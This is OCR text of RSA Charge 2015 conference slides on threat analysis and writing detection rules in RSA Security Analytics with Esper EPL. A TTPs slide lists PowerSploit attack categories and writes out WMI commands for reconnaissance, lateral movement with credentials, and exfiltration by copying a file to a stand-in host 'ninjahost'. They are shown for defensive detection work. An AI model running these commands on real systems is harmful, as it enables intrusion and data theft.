
RSA® Charge
2015
RECHARGE. RETOOL. REIGNITE.


The Golden Rules: Detecting more with Security Analytics+

- Davide Veneziano
  - Advisory System Engineer
  - CISA, CISM, CISSP, GCFA, OSCP
- Demetrio Milea
  - Advisory Consultant - Advanced Cyber Defense Practice
  - Occasional Bug Hunter
  - CISA, CISM, CISSP, GCIH, OSCP/OSCE

Objectives of this talk


1. How to approach (and NOT to approach) a correlation use case
2. A Threat Analysis to detect more and better
3. Writing Threat Indicators with Security Analytics
4. Leverage the Threat Analysis with risk-based indicators

Addressing the problem




Why this approach is still not effective?

- Attackers can use:
  - Different workflow
  - Different order
  - Different techniques/tools
  - Different timeframes / intervals
  - Different attack surface / entry points



- The approach itself is **weak** because:
  - Linking situations together not in a probabilistic way would fail to depict a real scenario
  - The more blocks are linked together, less likehood to happen!
  - Security Operation nowadays are small, need to focus on hunting!




Preliminary stage: Do a Threat Analysis

Doesn't exist a threat without a target asset!

RSA Charge 2015

The Threat Analysis approach



Knowledge of your assets and the **threats** associated.
Help you to answer:

1. Who
2. What
3. Why
4. How

Result: Realistic understanding of the technical security posture of the asset; it provides direction on risk mitigation.

It allows to catch architecture, design, and coding defects.

Apply «Risk Based Threat Indicators» on the remaining, potential risk after all security countermeasures are applied.


$$Residual\ Risk = \frac{Vulnerability\ \ x\ Attack\ x\ Impact}{Countermeasures}$$

Profiling the Asset Enviroment


Background Information	▸ How the asset is used ▸ Who can do what ▸ Type of enviroment / location (internet, intranet etc)
Information Assets	▸ Communication channel / regulatory landscape ▸ Business functions / usage scenarios / risk profile ▸ Operational and support procedures / SLA
Asset Ownership	▸ Who is the business ownership ▸ Who is the technical owner ▸ Security PoC, IT Lead, System Administrator
Data Asset	▸ What data the asset containts ▸ Data classification ▸ Asset Value

Objective: Understand the platform and the essential specs of the system


Identify Data Flow, Components and Access Points



Data Flows



Components



Access Points

<u>Data Flows</u>: Where the data comes from, where it goes, and who can input data; data format

- *Within the Application and the network; which components the data pass through…*

<u>Logical and Network Components</u>: End-to-end asset's deployment scenario

- *Logical/Business Layers, technology components, external dependencies, trust boundaries ...*

<u>Access Points</u>: Entry/Exit points into the asset where users and/or external components supply data

- *Call functionalities; entry points used for cross component communication, where the asset writes data using untrusted input …*


Identify the Threats, Threat Agent...

Correlate all these information to:

1. Depict abuse scenarios for each single component (traversing logical/functional, application and phisical layer)
2. Understand what the threat agent might want and what goals might have
3. List and revise all the security controls and countermeasures
4. If new vulnerabilities are identified
    1. Rank the threat
    2. Based on what the assets are: define, prioritize and implement mitigation strategies
5. Extend the research of this threat to other assets in the corporation (4.1 and 4.2)
6. Identification of residual risk
7. Monitoring strategy to manage the risk

Identify the threats and risks the asset could potentially face!

… and Tactics, Techniques, and Procedures (TTPs)



Power [Shell /Sploit]

Collection of scripts (organized by categories) in PowerShell that could be used in all the attack stages.

- Antivirus Bypass - Find bytes of a file which has a matching signature in antivirus.
- Code Execution - Used to execute code on victim machine.
- Exfiltration - Manipulate and collect information & data from victim machine(s).
- Persistence - Maintain control to machine by adding persistence to scripts.
- Recon - Perform reconnaissance tasks using victim machine

WMI

- Information Gathering
  - wmic path win32_process get Caption,Processid,Commandline
  - wmic nicconfig where IPEnabled='true'
  - wmic process where (Name='svchost.exe') get name,processid
  - wmic /node:remote /user:user /password:pass service get Name,Caption,State,ServiceType,pathname
- Lateral Movement
  - wmic /node:hostname /user:username /password:pass PROCESS CALL CREATE cmd.exe
- Data Exifiltration
  - Example: wmic /NODE:hostname /user:username /password:pass process call create xcopy d:\\calc.rar \\ninjahost\\c$\\a.dat

Threat Intel helps you to understand how threats are evolving and predict how an attack's vector can affect the application before it is being attacked.

And finally linking everything together

THREAT INTEL
Learn about potential threat agents and new TTPs targeting business assets

ASSET PROFILE
Decompose the asset into its various functional components

THREAT ANALYSIS

- Know the end-to-end deployment, infrastructure behind it and relative security requirements
- Identify threats might affect the asset
- Identify vulnerabilities might compromise your objectives

RESIDUAL RISK

Threat Indicators


Detect more!

Analyze attacker's modus operandi

Reveal the attacks from their trace

Detect the attack

Profile the patterns



Threat Indicators with Security Analytics

Retrospective or prospective activities that may affect your assets

RSA Charge 2015

Anatomy of a Threat Indicator with Security Analytics

Security Analytics providing the required «building blocks»

- Port and protocol agnostic service identification
- Advanced File Type Detection
- Workstation and server logs
- Geo localization
- Threat Intelligence
- Endpoint analysis (ECAT)

Event Steam Analysis linking the “dots”

Who	What	When	Where	How

Approaching a Threat Indicator

Understand

- What is the attack scenario you want to cover?
- What is the context of the Threat Indicator?
- What is the residual risk you are trying to address?
- What techniques/tools are you trying to identify?
- Who should be notified upon a match?
- What are the inherent limitations of the indicator?
- How this indicator would complement with others?

Design

- Which security events are required by the indicator?
- How would the expected events look like?
- What is supposed to be logical flow of the underlying rule?
- What are the building blocks?
- How are those blocks linked together?
- How large is supposed to be the time window?

Implementing a Threat Indicator in Security Analytics

Plan

- Are all the meta keys available and the values correctly populated?
- Are all the required data enrichment sources configured?

Implement

- What are the different statements?
- What are the conditions to link those statements together?
- What is the most appropriate timeframe?
- Is the ESA Rule Builder enough or Expert mode is required?
- Does the rule trigger in the EPL tryout website*?

Test

- Does the rule validate correctly in ESA?
- Can the rule be deployed without any error?
- Is the rule triggering?
- How does the alert and constituent events look like?


Maintain

- What is the false positive/negative rate?
- How many system resources is the rule using?

*: http://esper-epl-tryout.appspot.com/epltryout/mainform.html

Getting the best out of Security Analytics ESA

- The ESA Rule Builder is able to address a variety of scenarios:




- If this is not enough, don't be afraid of going with Expert mode!
  - Suitable for implementing the most advanced use cases
  - Based on Esper Event Process Language (EPL)
  - Plenty of documentation & active community
  - **… not as hard to learn as you are expecting ;-)**

Working around the YAPL problem

EPL is a SQL-like + pattern matching language

But a SOC content engineer is NOT a programmer



Do not try to learn it as a new language!

- Get an idea of the basics
- Identify the most commonly used approaches
- Build your own library
- Copy and paste the most suitable solution for a given use case
- Customize whatever is needed

An effective way to learn EPL

```
SELECT * FROM Event(threat_source =
'botnet').win:time_length_batch(180 secs, 3);
```

- SELECT: will always be * since we want to select all the meta
- FROM: will always be Event(…), filtering by meta
- .WIN:TIME_LENGHT_BATCH (x mins, y events): used to group the constituents events together and to send an alert as soon as possible
- Other common keywords:
  - GROUP BY: to create different context for each value of a give key
  - PATTERN & MATCH_RECOGNIZE: used to identify patterns among the events

Building your own EPL library

- Small number of significant EPL templates allowing to accomplish 80-90% of all the correlation rules

- What are the most common patterns?
  - Same event repeated multiple times (A > A)
  - Sequence of different events (A > B)
  - Same event with different values (A_1 > A_2)
  - Two events without another in the middle (A > ~~C~~ >B)
  - One event and then no more for a timeframe (A > ~~A~~)
  - One event with something in common with another rule ($A_{A1=B1}$)
  - One event not preceded by another event (~~B~~ > A)
  - A significant change based on a statistical parameter ($A_{200\%(B)}$)
  - A comparison between two different timeframes ($A_{200\%(A8am)}$)

A sample library of EPL templates

- One event with something in common with another rule
- An event not preceded by another event

